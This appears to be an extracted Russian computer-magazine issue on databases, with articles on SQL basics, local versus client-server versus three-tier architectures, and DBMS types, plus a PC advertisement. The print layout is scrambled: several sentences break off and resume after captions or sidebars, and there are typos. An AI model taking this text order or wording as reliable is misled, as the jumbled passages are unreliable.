В большинстве объектно-ориентированных баз данных существует простой графический интерфейс, позволяющий пользователю получить доступ к объектам в навигационном стиле. При этом игнорируется принцип инкапсуляции: никто не запретит тебе увидеть внутренности объектов напрямую. Но, как говорят эксперты, навигационный стиль в ООБД - это в некотором смысле "шаг назад" по сравнению с языками запросов в реляционных СУБД. И мучительные поиски лучшего языка запросов к ООБД идут до сих пор.

Основные языки обращений к БД все же основываются на простом SQL-синтаксисе и имеют своего рода расширение, применимое к объектам. Примерами таких языков служат ORION, Iris и O2 ReLoop.

И ЧТО В ИТОГЕ?

■ Как видишь, не одной реляционной моделью славится рынок баз данных. В наше время разработчики стараются расширять свои программные продукты различными нововведениями, добавляя объектно-ориентированные настройки в уже существующее реляционное ядро СУБД. В дополнение к этому модифицируется и язык запросов SQL. В SQL3 уже существуют специфические методы для работы с ООБД, но их реализация пока оставляет желать лучшего.

Для нужд обычного человека (то есть тебя) вполне хватит реляционных СУБД, которые применяются повсеместно. Это и всенародно любимый MySQL, и менее любимый Access, и MSSQL. Подобных систем управления масса, определись и выбери ту, что тебе больше по сердцу. А сделать этот нелегкий выбор, как всегда, поможет этот уникальный СПЕЦвыпуск ;).

Реляционная модель основывается на классической теории множеств, а также на логическом аппарате исчисления предикатов первого порядка.

Все значения реляционного отношения должны быть строго нормализованными.

МОЩЬ И СИЛА SQL (ПРОДОЛЖЕНИЕ)

```
INSERT INTO хакер_table (хакер_nickname, хакер_date, хакер_style, хакер_icq) VALUES ('cracker', '1986-05-09', 'carding', 31337);
```

Если потребовалось изменить имеющуюся информацию о хакере (допустим, гефейсер вдруг захотел стать карджером), нужно выполнить запрос UPDATE совместно с WHERE. Например, таким образом:

```
UPDATE хакер_table SET хакер_style='carding' where хакер_nickname='d3f4c3r';
```

Когда база будет заполнена, тебе понадобится осуществить выборку определенных значений из нее. Допустим, нас интересуют все карджеры, в нике которых есть слово "crack" и возраст которых больше 20-ти лет. Для выборки используется команда SELECT с ключевым словом WHERE.

```
SELECT * FROM хакер_table WHERE YEAR(curdate())-YEAR(хакер_date) > 20 AND хакер_nickname LIKE "%crack%";
```

Если информация в базе устарела и нам захотелось удалить хакера из нее, используется запрос DELETE.

```
DELETE FROM хакер_table WHERE хакер_nickname = 'cracker';
```



Нехитрая последовательность действий

Когда вообще надоест работать с БД, у тебя может возникнуть желание физически удалить таблицу (и всю базу), для исполнения которого существует команда DROP.

```
DROP table хакер_table;
DROP database hack_db;
```

С вышеперечисленными командами тебе придется столкнуться в любом случае. Более изощренные запросы и конструкции ищи в интернете.



Михаил Фленов aka Horrific (www.vr-online.ru)

УРАВНЕНИЕ ПРАВИЛЬНОЙ БАЗЫ

КАКИЕ БЫВАЮТ БАЗЫ И КАК ВЫБРАТЬ ПРАВИЛЬНУЮ

Какие бывают базы данных? В большинстве случаев решения программистов ограничиваются двумя типами: локальная и клиент-серверная. В первом случае получается шампунь "все-в-одном". Во втором мы разделяем данные и клиентское приложение и получаем два уровня.

Однако уже достаточно давно существует выделение третьего уровня, и именно трехуровневую модель все обходят стороной, боясь ее сложности. В этой статье мы рассмотрим каждую модель отдельно со всеми их преимуществами и недостатками.

ЛОКАЛЬНАЯ БАЗА

■ Самая простая база данных - локальная. В этом случае база и программа расположены на одном компьютере. Соединение с файлом базы данных происходит через специальный драйвер или напрямую. Драйвер умеет обрабатывать только простые запросы SQL-стандарта 1992 года и предоставлять данные программе или сохранять изменения в таблице. Все остальные манипуляции могут выполняться только программой. Таким образом, логика, данные и приложение работают как единое целое и не могут быть разделены.

Яркими и наиболее распространенными представителями такого рода баз являются Dbase (файлы с расширением .dbf), Paradox (расширение .db) и Access (расширение .mdb). Форматы Dbase и Paradox - это даже не базы данных, а таблицы, потому что в одном файле может храниться только одна таблица данных. Индексы, ускоряющие поиск и осуществляющие сортировку, находятся в отдельных файлах. Таким образом, одна база данных может состоять из множества файлов, и это иногда приводит к определенным проблемам при поставке приложения конечному пользователю.

Файлы Access являются гибридом таблиц и баз данных. Здесь уже все таблицы и индексы хранятся в одном


файле, что намного удобнее в управлении. К тому же среда управления базами Access наиболее удобна и доступна в любом офисном пакете от MS. В остальном MS Access обладает теми же недостатками, что и остальные представители этого сословия.

Самый главный недостаток локальных баз данных, как говорит юморист М. Загорнов, - "они тупые". Да-га. Качество и скорость доступа напрямую зависит от драйвера. В большинстве из них не было оптимизаторов SQL-запросов и какого-либо кеширования. Возможности железа использовались минимально, поэтому на

есть нарушение индекса, и лечить его достаточно просто (но нудно) - перестроить индекс.

СЕТЕВАЯ БАЗА ДАННЫХ

■ Почему локальные базы называют локальными? Да потому что с данными работает только один пользователь и потому что база данных и программа находятся на одном компьютере. В случае с небольшими проектами это нормально, но для больших объемов данных один оператор не справится с задачей и потребуются, чтобы несколько человек могли работать с общими данными.



Сетевая модель доступа к данным

больших базах запросы выполняются крайне медленно.

Таблицы Dbase и Paradox были разработаны слишком давно, и их самое слабое звено - это индексы. В этих таблицах нет транзакций и соответствующего журнала. После добавления новой записи, если драйвер не успел обработать изменения в индексах и произошла ошибка (пропал свет или произошел зависон), то индекс рухнет и для восстановления придется использовать специальные утилиты или перестраивать индексы. В базах Access у меня таких проблем не было, потому что в них индексы защищены лучше.

Что такое разрушенный индекс? Индекс - это колонка, в которой все значения строк обязательно уникальны. Чаще всего для этих целей используется простой счетчик. Допустим, пользователь добавил запись и счетчик присвоил ей значение 195, но само значение счетчика не изменилось. При добавлении следующей записи счетчик снова пытается втиснуть нам число 195, но так как такая запись уже есть, происходит ошибка. Это и


сетевые базы данных были призваны решить такие проблемы. В принципе, это те же локальные базы, только выложены они на сетевой диск сервера (это может быть простой файловый сервер или компьютер с шармами), и несколько клиентов обращаются к одной базе по сети.

Посмотрим, как происходит обращение к базе данных. Программа и драйвер находятся на клиенте, а данные находятся на сервере или просто на удаленном компьютере. Как программа получает данные? Клиент передает драйверу SQL-запрос, который должен быть выполнен, но данные-то находятся удаленно! Чтобы обработать запрос, вся нужная таблица (в случае с Access - вся база данных, потому что все в одном файле) выкачивается на компьютер клиента, где драйвер обрабатывает данные.

Я бы побил того, кто придумал такую технологию, потому что это самое настоящее издевательство над системой. Представляешь, что будет, если надо выполнить запрос на базе данных в 1 Гб с телефонным соединением в 34 Кб/с? Это то же самое, что заставить



Работа локальной базы данных



Программа Database Desktop в процессе создания таблицы Paradox

ЮКОС собывать нецрть через трубочку для молочных коктейлей.

А ведь некоторые российские компании (не будет показывать пальцем) предоставляли нам сетевые решения на основе dbf-файлов в области бухгалтерии, делопроизводства и экономики. Это уже издевательство. Меня несколько раз просили восстановить умершие базы складской программы, после того как встроенные в программу средства не справлялись с задачей.

Но страшнее всего начали вести себя индексы. У таблиц Paradox, если они находились на расшаренном диске Win95, мне приходилось ремонтировать индексы как минимум раз в неделю. Когда я убрал файлы базы данных на сетевой диск сервера NetWare 3.11 (это был где-то 1998 год), проблемы с нарушением индексации сразу исчезли (наверное, потому что это действительно сервер, а не корявый Windows 9x).

При сетевом соединении многопользовательное получалось неполное. Изменения одного пользователя не были видны другим, приходилось перезапускать программу или пересоединяться, потому что именно в момент коннекта программа сосет все данные с сетевого диска.



Доступ к данным по технологии клиент-сервер

КЛИЕНТ-СЕРВЕР

Обломившись с сетевыми базами, монотонную модель наконец-то решили разделить на два уровня - приложение и база данных. Теперь база данных - это не просто таблица с данными, а целый движок, в задачи которого входит не только хранение данных, но и обработка запросов.

В технологии клиент-сервер драйвер уже изменил свое назначение, и теперь он уже должен только знать, как подключиться к серверу и передать ему запрос. Остальное перекладывается на плечи сервера. Такая технология намного сокращает трафик, особенно при хорошем программировании. Допустим, пользователю нужно увидеть все данные, в которых имя определенной колонки содержит слова на букву "А". Клиент

ту достаточно направить серверу всего лишь такой текст:

```
SELECT *
FROM Имя таблицы
WHERE Колонка LIKE 'A%'
```

Я думаю, не надо даже считать, сколько кило занимает этот текст и как долго он будет отправляться по сети. Даже через медный провод с железом на 2400бод все произойдет практически мгновенно.

Сервер базы данных, получив запрос, разбирает его и придумывает для себя оптимальный план выполнения, в данном случае - поиска нужных строк.

Получив нужные данные, сервер возвращает только их и ничего больше. Таким образом, клиент в любой момент может запросить у сервера нужные данные и не будет необходимости гонять по сети всю базу данных. При хорошо построенном приложении и оптимальных запросах клиент сможет работать с базой данных любого размера даже через модем в 56 Кбит/с. Неплохо? Главное - запрашивать только то, что нужно, и маленькими кусками.

ОСОБЕННОСТИ КЛИЕНТ-СЕРВЕРА

Возможности клиент-серверных баз данных зависят от производителя. Самые простые возможности предоставляют такие базы, как MySQL. В них сервер имеет встроенный движок обработки запросов и основные возможности по обеспечению безопасности и распределению прав.

В более солидных клиент-серверных базах (MS SQL Server, Oracle и т.д.)

есть следующие дополнительные возможности:

1. вьюшки - более подробно обсудим в статье по безопасности;
2. триггеры - функции, которые могут вызываться на определенные события (вставка, изменение и удаление данных), в этих функциях может производиться какая-то логика по обеспечению целостности данных;
3. репликация - объединение баз данных (допустим, у фирмы есть два описи и в каждом из них своя база; настроив репликацию, обе базы могут автоматически сливаться в одну в главном описе или обмениваться изменениями по расписанию);
4. хранимые процедуры и функции, которые выполняются на сервере по мизерному запросу клиента и могут содержать целые подпрограммы с логикой, которые будут выполнять ка-

кие-либо действия; для написания таких программ используется уже не просто язык SQL, а его расширение - Transact-SQL (для MS баз) и PL/SQL (для Oracle и др.).

Список возможностей зависит от конкретной базы данных, ее навороченности и может быть больше или меньше.

ИНДЕКСЫ НА СЕРВЕРЕ

Иза-наличия в серверных базах данных управления транзакциями, про проблемы с индексами можно забыть. Допустим, пользователь добавил запись. В этот момент начинается транзакция (невяная), в течение которой производятся все необходимые действия по сохранению данных. Если что-то пошло неправильно и сохранение не прошло до конца, все изменения откатываются и ничего в работе сервера не нарушается.

Транзакции могут быть и явными, если программист сам указывает, где начало и конец, и если в них может выполняться несколько операций изменения или добавления данных. В этом случае сервер при возникновении ошибки в указанном блоке откатит любые изменения всех операций, сделанные во время выполнения явной транзакции.


В локальных базах данных индексы хранятся линейно. Это как колонка из упорядоченных данных, и для строк это то же самое, что выстроить все слова по алфавиту. Конечно же, такой индекс упрощает поиск. Когда происходит сканирование по индексу и когда программа видит, что уже пошло слово больше, чем задано в условии поиска, сканирование может прекратиться и не придется просматривать всю базу данных. Например, поищем слово "Абажур". Оно будет где-то в начале, и чтобы его найти, нужно просканировать всего лишь начало таблицы, не дальше, чем все слова на букву А. За счет того, что данные упорядочены, мы можем быть уверенными, что все остальные слова будут на буквы Б, В и т.д.

В случае с серверной базой индексы чаще всего (в зависимости от базы и типа индекса) хранятся немного по-другому - в виде дерева. Сколько

Дополнительную информацию по базам можно найти на сайтах www.sql.ru, delphi.mastak.ru/ или www.vr-online.ru.

Делай правильный выбор технологий, иначе впоследствии придется долго мучаться с перделками.

Не все мощные базы данных являются платными. Например, Interbase от ягги Бормана не только бесплатен, но и имеет открытый код.



Цент управления базами данных MS SQL Server



Древообразные индексы

слов надо проверить для поиска слова "якорь" в базе данных при линейном индексе? По сути, практически все. При древообразном хранении индекса - не более чем для слова "Абажур". Для пояснения древообразного индекса рассмотрим классическую задачу (в реальности все немного сложнее, но идея такая же). В самом вершине дерева хранится алфавит. Программа находит букву А и спускается на уровень ниже. Здесь она находит все слова на буквы А, Б и двигается еще ниже. И так - пока не найдется нужное слово

Таким образом, даже если нужное слово находится в самом конце, его поиск будет ненамного дольше, чем поиск слова из начала таблицы.

ТРЕТИЙ УРОВЕНЬ

Многие программисты, которых я знаю, способны работать только с двухуровневой моделью, то есть с клиент-серверными приложениями. Не потому, что они больше ничего не знают, а потому, что просто не видят преимуществ трехуровневой модели и не хотят мучиться с лишними проблемами, а ведь в будущем, во время сопровождения программ, три уровня по идее могут спасти их от лишнего болельней анального отверстия.

Я работал в одной фирме (не будем тыкать в нее вилами), у которой было несколько офисов по России, и в каждом из них - парк компьютеров из 20-30 штук. В московском офисе эта цифра превышала сотню. Корпоративные программы обновлялись каждые две недели (вносились изменения, добавления и т.д.). Бедные адми-

ны в момент обновлений работали по субботам, чтобы пропатчить софт на каждой машине и убедиться в функциональности. Как решить эту проблему?

Самое простое - использовать трехуровневую систему: клиент, сервер логики (умники любят говорить "бизнес-логика") и сервер приложения. В такой системе вся логика собрана в сервере приложений. Если что-то изменилось в базе данных или в логике обработки данных, достаточно обновить его, и все клиенты будут работать по-новому без каких-либо патчей.

Преимущество такой системы состоит еще и в том, что на клиентских машинах не нужно держать драйвера доступа к каким-либо базам. Клиенты должны только знать, где находится сервер приложений, уметь к нему подключиться и правильно отобразить данные.

Представим себе классическую задачу - появление новой версии базы данных или переход на базу качественно более нового уровня. Ну не хватает нам уже возможностей MySQL, захотелось заполучить всю мощь Oracle. Для этого переустанавливается сервер баз данных, изменяется сервер приложений на подключение к новой базе - и клиенты готовы к работе. Их обновлять не надо!

Но самое интересное то, что клиентская программа может быть какой угодно. Можно написать сценарии, которые позволят работать с сервером приложения прямо из браузера. В этом случае с базой смогут работать пользователи на любой платформе (Windows, Linux и т.д.).

ЛОГИКА

Несмотря на наличие сервера приложений, нет смысла засовывать в него всю логику обработки данных. Если используется мощная база данных, которая поддерживает хранимые процедуры и функции, то лучше переложить часть логики на сервер базы. В этом случае внесенные в хранимый код изменения вступают в силу мо-

ментально и не надо даже обновлять сервер приложений.

Если в сети не так уж и много компьютеров (не больше 20-ти) и сервер достаточно мощный, то можно сервер приложений и базу данных расположить на одном физическом сервере. В этом случае обмен данными между сервером приложений и базой будет происходить внутри одного компьютера, а не по сети, что может существенно снизить нагрузку на сетевое оборудование.

Допустим, сервер приложений и база данных находятся на разных серверах. Результаты запросов будут сначала идти через коммутатор от базы данных к серверу приложений, а затем через тот же коммутатор к компьютерам клиентов. Таким образом, по сети дважды пролетают огни и те же данные. Чтобы от этого избавиться, я чаще всего объединяю в одном физическом сервере логику и данные.

ИТОГО

Что же выбрать для своего проекта? Все очень просто. Если ты пишешь базу, с которой будет работать одновременно только один человек, то однозначный выбор - локальная база. Я больше всего люблю MS Access за его надежность и за то, что драйверы доступа к этой базе есть на всех компьютерах (особенно если там установлен MS Office) и их не надо тянуть с инсталлятором.

Если с базой будет работать хотя бы два человека, то не надо выдумывать сетевые коннекты, а лучше воспользоваться клиент-серверной технологией. Она избавляет сеть от лишнего трафика, более надежна при многопользовательской работе и дает максимальное количество возможностей.

Если количество пользователей катастрофически увеличивается и появляются проблемы с обновлением системы, то лучшим выходом будет переход на трехуровневую систему. Это немного сложнее в разработке, зато намного лучше во время сопровождения.

При работе с трехуровневыми базами кеширование обновлений обязательно, поэтому метод Post запоминает данные локально, а ApplyUpdates загружает изменения на сервер.

В качестве хранилища для трехуровневой системы можно использовать и локальные таблицы (dbf, paradox), но я рекомендую использовать серверные базы. Они покажут максимальную мощь.



Трехуровневая система



Сервер приложений и база данных находятся на отдельных серверах



ФИЛЬМЫ

ДОКУМЕНТЫ

MP3

ФОТО

Приобрети мечту!

R-Style®

Proxima® MC-e



Благодаря мощному процессору Intel® Pentium® 4 520 с технологией HT информационно-развлекательный центр **R-Style® Proxima®** с легкостью один справляется с теми задачами, которые раньше выполняли DVD-рекодер, видеомэгафон, караоке, музыкальный центр, игровая приставка и компьютер... Не вставая с дивана: смотрите и записывайте TV и DVD-фильмы, слушайте и сочиняйте музыку, играйте в игры, бродите по Интернет, занимайтесь фото и видео...

Всем покупателям R-Style Proxima MC-e предоставляется 30-ти дневный бесплатный доступ к книгам, энциклопедиям, MP3-музыке, играм, урокам и тренингам на платном Интернет-ресурсе vip.km.ru

Технические характеристики развлекательно-информационного центра R-Style® Proxima® MC-e:

Процессор: Intel® Pentium® 4 520 с технологией Hyper-Threading
Операционная система: Microsoft® Windows® XP Media Center Edition
Набор микросхем: Intel® 915G
Оперативная память: 2*256MB DDR400
Видеосистема: Intel® Graphics Media Accelerator 900
Жесткий диск: 120GB SATA
Привод: DVD+/-RW
Flash cards reader: MS/SD&MMC/CF/SMC
Сеть: 802.11 b/g wireless Ethernet; 10/100 Mb/s Ethernet
Передняя панель: IEEE 1394, 2*USB, SPDIF in optical, MIC in, LINE out

В комплект поставки входят: Информационно-развлекательный центр R-Style® Proxima® MC-e; Пульт дистанционного управления; Беспроводная клавиатура; Беспроводная мышь; Руководство пользователя.

Астрахань ТАН (8512) 394-254 **Братск** Байт (395-3) 411-121 **Владивосток** ЭР-Стайл ДВ (4232) 205-410
Воронеж Эльмар Трейд (0732) 512-018 **Калининград** Балтик Стайл (011) 254-11-98 **Кемерово**
Конкорд ПРО (3842) 357-888 **Кострома** ИТ-Профессионал (0942) 626-903 **Краснодар** ВСС Company
(8612) 640-450 **Красноярск** ЛанСервис (3912) 239-342 **Москва** R-Style Trading (095) 514-14-14,
Компания R-Style (095) 514-14-10, Профит-М (095) 786-77-37, Прайм Групп (095) 725-4432/33, Сибкон
(095) 292-50-12 Экселент (095) 955-13-26 **Нижний Новгород** ЭР-Стайл Волга (8312) 464-328, 461-622
Новосибирск ЭР-Стайл Сибирь (383-2) 661-167 **Пенза** ЭЛСИ (841-2) 544-141 **Пермь** ЭР-Стайл Кама
(3422) 107-445 **Петрозаводск** Илвес (8142) 762-288 **Петропавловск-Камчатский** АМН (4152) 168-751
Ростов-на-Дону ЭР-Стайл Дон (863) 252-48-13 **Санкт-Петербург** ЭР-Стайл СПб (812) 445-34-18/17
Тамбов Гитон (0752) 719-754 **Тула** ПитерСофт-НТ (0872) 355-500 **Уфа** Онлайн (3472) 248-228
Хабаровск ЭР-Стайл ДВ регион (4212) 314-530

 **R-Style**
COMPUTERS

Оптовые поставки: Тел. (095) 514-14-19 www.rsi.ru
Техническая поддержка: R-Style Computers: тел.: (095) 514-1417
www.r-style-computers.ru

Сделано в России. Сделано на совесть!

Рябцев Владимир aka BigMaK (bigmak1@progtech.ru)

БАЗЫ БЫВАЮТ РАЗНЫЕ

ТЕОРЕТИЧЕСКАЯ ПОДПИТКА ДЛЯ САМОСТОЯТЕЛЬНОГО ВЫБОРА

В наш век информационных технологий программное обеспечение для создания и управления базами данных стало одним из главных элементов IT-инфраструктуры. Действительно, базы данных сейчас используются практически повсеместно: форум PhpBB, информационные порталы (архивы музыки и фильмов), движки сайтов вроде phpNuke и т.д.

База данных (БД) - это электронное хранилище какой-либо информации, имеющее свою определенную, наиболее удобную и функциональную структуру. Для создания баз данных и работы с ними используют различные СУБД (системы управления базами данных). Базы данных различаются по своей структуре: дореляционные (на инвертированных списках, иерархические системы и сетевые СУБД), реляционные и постреляционные (например, объектные).

СИСТЕМЫ, ОСНОВАННЫЕ НА ИНВЕРТИРОВАННЫХ СПИСКАХ


К числу наиболее известных представителей можно отнести Datascom/DB от компании Applied Data Research, Inc. (ADR). Организация доступа к данным, основанная на инвертированных списках, очень распространена и применяется практически во всех современных реляционных СУБД. С тем лишь отличием, что в этих системах пользователи не имеют непосредственного доступа к инвертированным спискам (то есть к индексам). Общие правила для ограничения целостности отсутствуют, и все возлагается на плечи прикладной программы.

ИЕРАРХИЧЕСКИЕ СИСТЕМЫ

Типичным представителем иерархических систем является Information Management System (IMS) фирмы IBM. Первая версия этого продукта вышла в свет в 1968 году.



Пример простейшей иерархической системы



Пример более сложной иерархической системы

Чтобы понять иерархическую модель СУБД, попробуй представить себе дерево (представляет собой структуру данных) со всеми его ветками и выросшими от него другими деревьями. Причем к каждому листочку (сегменту структуры) можно добраться только по одному определенному пути, который начинается от корней (корневого сегмента).

Для этой модели существуют некоторые базовые правила. Никакая запись-потомок не может существовать без записи-предка. Согласись, ветка, висящая в воздухе без дерева, - это бред! И ветка не может расти от двух деревьев сразу, то есть запись-потомок может иметь только одного предка.

СЕТЕВЫЕ СУБД

Типичным представителем сетевых СУБД является Integrated Database Management System (IDMS), созданная в компании Cullinet Software, Inc. Отличие таких СУБД от разработанных с помощью иерархического подхода кроется в особенностях сетевой структуры данных: потомок может иметь больше одного предка.

Телефонный справочник

Название поля	Тип
Key	Счетчик
Nickname	String
Имя	String
Фамилия	String
Отчество	String
Дата рождения	Date/Time

Главная таблица
Пример связанных таблиц



Сетевые СУБД

РЕЛЯЦИОННАЯ МОДЕЛЬ ХРАНЕНИЯ ДАННЫХ

Вообще реляционная база данных представляет собой таблицу, в которой в качестве столбцов выступают названия хранимых в ней данных.

Телефонный справочник

Название поля	Тип
Key	Счетчик
Nickname	String
Имя	String
Фамилия	String
Отчество	String
Телефон	String

Пример простой таблицы

Контактная информация

Название поля	Тип
Key	Счетчик
LinkKey	Числовое
Телефон дом.	String
Мобильный	String
Мыло	String
Адрес	String

Дополнительная таблица

Причем в каждом столбце может быть только один, свой тип данных, а каждая строка хранит эти самые данные.

Между таблицами существуют различные связи.

АРХИТЕКТУРЫ СУБД: ТЕХНОЛОГИЯ ЛОКАЛЬНЫХ (НАСТОЛЬНЫХ) БД

■ База данных хранится во внешней памяти компьютера, за которым работают один или несколько человек, или на выделенном сервере, доступ к которому осуществляется по сети.

Локальными или настольными называют СУБД типа Access, Paradox и т.д. В них уже есть свой формат данных, который учитывает параллельное выполнение операций, возможность доступа к БД нескольких пользователей и т.д. (в принципе, в клиент-серверных ОС БД тоже часто хранятся в файлах на диске, к которым идет доступ средствами ОС, за исключением гигантов типа Oracle, где есть своя файловая система). Делается это, ко-

нечно, менее эффективно, чем в клиент-серверных СУБД.

Недостатки становятся очевидными не сразу, а по мере увеличения количества данных и числа пользователей. Если снижается производительность и случаются сбои, то знай, что с этими недостатками ты уже познакомился. Объяснить это можно довольно просто: при выполнении какого-либо запроса от клиента программе необходимо прочитать некоторую часть БД из памяти (вся база в память не считывается - это было бы слишком неэффективно), что-то там намотить (в зависимости от запроса) и потом снова записать в память. Представь, сколько данных идет по сети, если БД хранится на выделенном сервере! А если база весит 10 Гб?...

Реальными минусами настольных СУБД являются: неэффективное расходование сетевого трафика и низкая эффективность при большом количестве пользователей.

Однако решение этой проблемы есть. Тебе на помощь придет одна из самых известных и распространенных сейчас технологий - "клиент-сервер".

АРХИТЕКТУРЫ СУБД: ТЕХНОЛОГИЯ "КЛИЕНТ-СЕРВЕР"

■ Принцип централизации хранения и обработки данных лежит в основе архитектуры "клиент-сервер". При использовании этой технологии весь непосильный труд по обработке данных полностью перекладывается на сервер. Машина-клиент посылает запросы, а сервер их выполняет и посылает ответы клиенту.



При таком подходе разгружается сеть (хотя все зависит от запроса) и пропадает необходимость использовать мощные рабочие станции. Можно хранить бизнес-правила на сервере, что поможет избежать дублирования кода в клиентских приложениях. Серверные СУБД обладают расширенными возможностями управления привилегиями пользователей.

Кроме того, современные серверные СУБД предоставляют много возможностей резервного копирования и оптимизации запросов. Поддерживают параллельную обработку запросов, а также предоставляют возможность параллельной обработки данных сразу несколькими процессорами (при использовании в качестве сервера БД многопроцессорной системы).

ОБЗОР РЫНКА

■ В настоящее время существует множество различных СУБД. Некоторые из них просят денег, некоторые нет (но думаю, тоже не откажутся при случае).

Рынок корпоративных серверных СУБД представлен Oracle, MS SQL, DB2, Sybase и InterBase.

ORACLE (WWW.ORACLE.COM)

■ Oracle была первой коммерческой реляционной СУБД, поддерживающей язык SQL, который впоследствии стал стандартом де-факто. Первая версия продукта появилась на свет в 1979 году. В наши дни компания является лидером рынка производителей коммерческих СУБД и, как написано на сайте, крупнейшим в мире поставщиком корпоративного программного обеспечения.

MS SQL (WWW.MICROSOFT.COM)

■ Продукт известной всем фирмы. Первая версия была разработана совместно с Sybase в 1988 году и предназначалась только для платформы OS/2. Следующие версии этого продукта были созданы для NT-based систем и тесно интегрированы с ОС, что не удивительно. Для компании гораздо выгоднее, чтобы ее СУБД использовались на ее же операционной системе - так совместимость лучше (кто знает операционную систему лучше, чем ее производитель?).

Все базы данных условно делят на реляционные, реляционные и постреляционные.

Реляционная база данных - это набор таблиц, каждая из которых представляет собой множество однотипных строк с данными, организованными в столбцы элементарных значений одного типа.

НЕКОТОРЫЕ ПОНЯТИЯ

■ Транзакции (transaction) - операции над данными в БД, которые либо выполняются, либо отменяются ВСЕ. Такой подход очень удобен в случае различных сбоев системы. Для возможности отмены транзакции используют журнал изменений.

Триггер - набор процедур над БД, привязанный к какой-то определенной таблице. Выполняется только в том случае, если происходит действие, с которым он связан (например, удаление или вставка данных).

Ссылочная целостность - набор правил, контролирующих взаимную правильность данных и связей между ними в различных таблицах.

МНЕНИЕ ЭКСПЕРТА: ВЫБОР БАЗЫ ДАННЫХ ДЛЯ ПРОЕКТА

■ Сошников Дмитрий Валерьевич (dsh@mailabs.ru) - кандидат физ.-мат. наук, доцент кафедры вычислительной математики и программирования МАИ, руководитель группы искусственного интеллекта УМЦ-8, консультант компании Partners International, LLC



При выборе конкретной СУБД для проекта следует ориентироваться в первую очередь на объемы хранимых и обрабатываемых данных. Для больших объемов (десятки-сотни тысяч строк в таблицах и более) нужны серьезные "корпоративные" СУБД типа Oracle, MS SQL или Sybase Adaptive Server Enterprise. Лицензия на их использование, соответственно, будет стоить недешево, да и на аппаратные средства следует обратить внимание. MS SQL среди этих СУБД является компромиссным решением: это решение не слишком дорогое, достаточно быстрое и надежное. Можно также обратить внимание на Sybase SQL Anywhere - решение с более низкой ценой, с очень развитыми возможностями в плане программирования встроенных процедур, но по производительности отстающее от своих "старших братьев".

Для более скромных задач подойдут "бесплатные" СУБД, среди которых наиболее популярны MySQL и PostgreSQL. MySQL имеет репутацию "базы данных для web'a": с помощью нее очень удобно строить web-приложения (форумы, гостевые книги, голосования и т.д.), так как в MySQL есть удобные интерфейсы с PHP и Perl. По скорости MySQL в некоторых случаях превосходит серьезные коммерческие СУБД, однако за это приходится платить отсутствием таких возможностей, как встроенные процедуры и триггеры, а также транзакции (для некоторых форматов таблиц в MySQL транзакции поддерживаются) и некоторые SQL-конструкции (возможность использовать вложенные запросы появилась в MySQL совсем недавно, начиная с версии 4.1.).

В некоторых случаях также имеет смысл рассматривать специфические особенности СУБД: возможности репликации, наличие мобильного сервера для PDA с синхронизацией и т.п. Выбор аппаратной платформы не оказывает существенного влияния на используемую СУБД, так как все упомянутые серверы (кроме MS SQL) поддерживают как Windows-, так и UNIX-платформы.

так как он не объектный, а процедурный. Существует еще язык QBE, который тоже поддерживают современные СУБД и который является языком запросов по образцу. Проще говоря, в этом языке запросы формируются визуально. В SQL же запросы пишутся в текстовом формате.


Сейчас в каждой уважающей себя СУБД существуют средства для преобразования БД из какого-либо формата в свой собственный, свои собственные средства для разработки и администрирования БД, средства поддержки распределенных транзакций, журналы изменений и поддержка хранимых процедур.

ВЫБИРАЕМ БД

■ Глупо предлагать какую-то конкретную СУБД, потому что выбор зави-

сит от поставленной перед тобой задачи, а не от количества функций или крутости какой-либо СУБД. Например, бессмысленно выбирать Oracle для хранения данных о двух десятках рабочих, данными о которых пользуется человек пять. Если, конечно, в ближайшем будущем твоя фирма не намеревается стать межконтинентальной корпорацией :).

Выбор СУБД - сложная задача, которую без пива не решить. Оценка проходит по разным критериям, таким как стоимость самой СУБД, стоимость ее обслуживания, необходимого оборудования и соответствующего обучения персонала. Производительность, надежность (в том числе защита от сбоев), стабильность, требования к рабочей среде, особенности разработки приложений, документирован-



Собственная программа для работы с MySQL

ность, поддержка производителя. Сможет ли выбранный программный продукт полностью удовлетворять как текущие, так и будущие потребности? Но главный критерий в том, нужна ли СУБД вообще :).

РЕАЛЬНЫЕ ПРОЕКТЫ


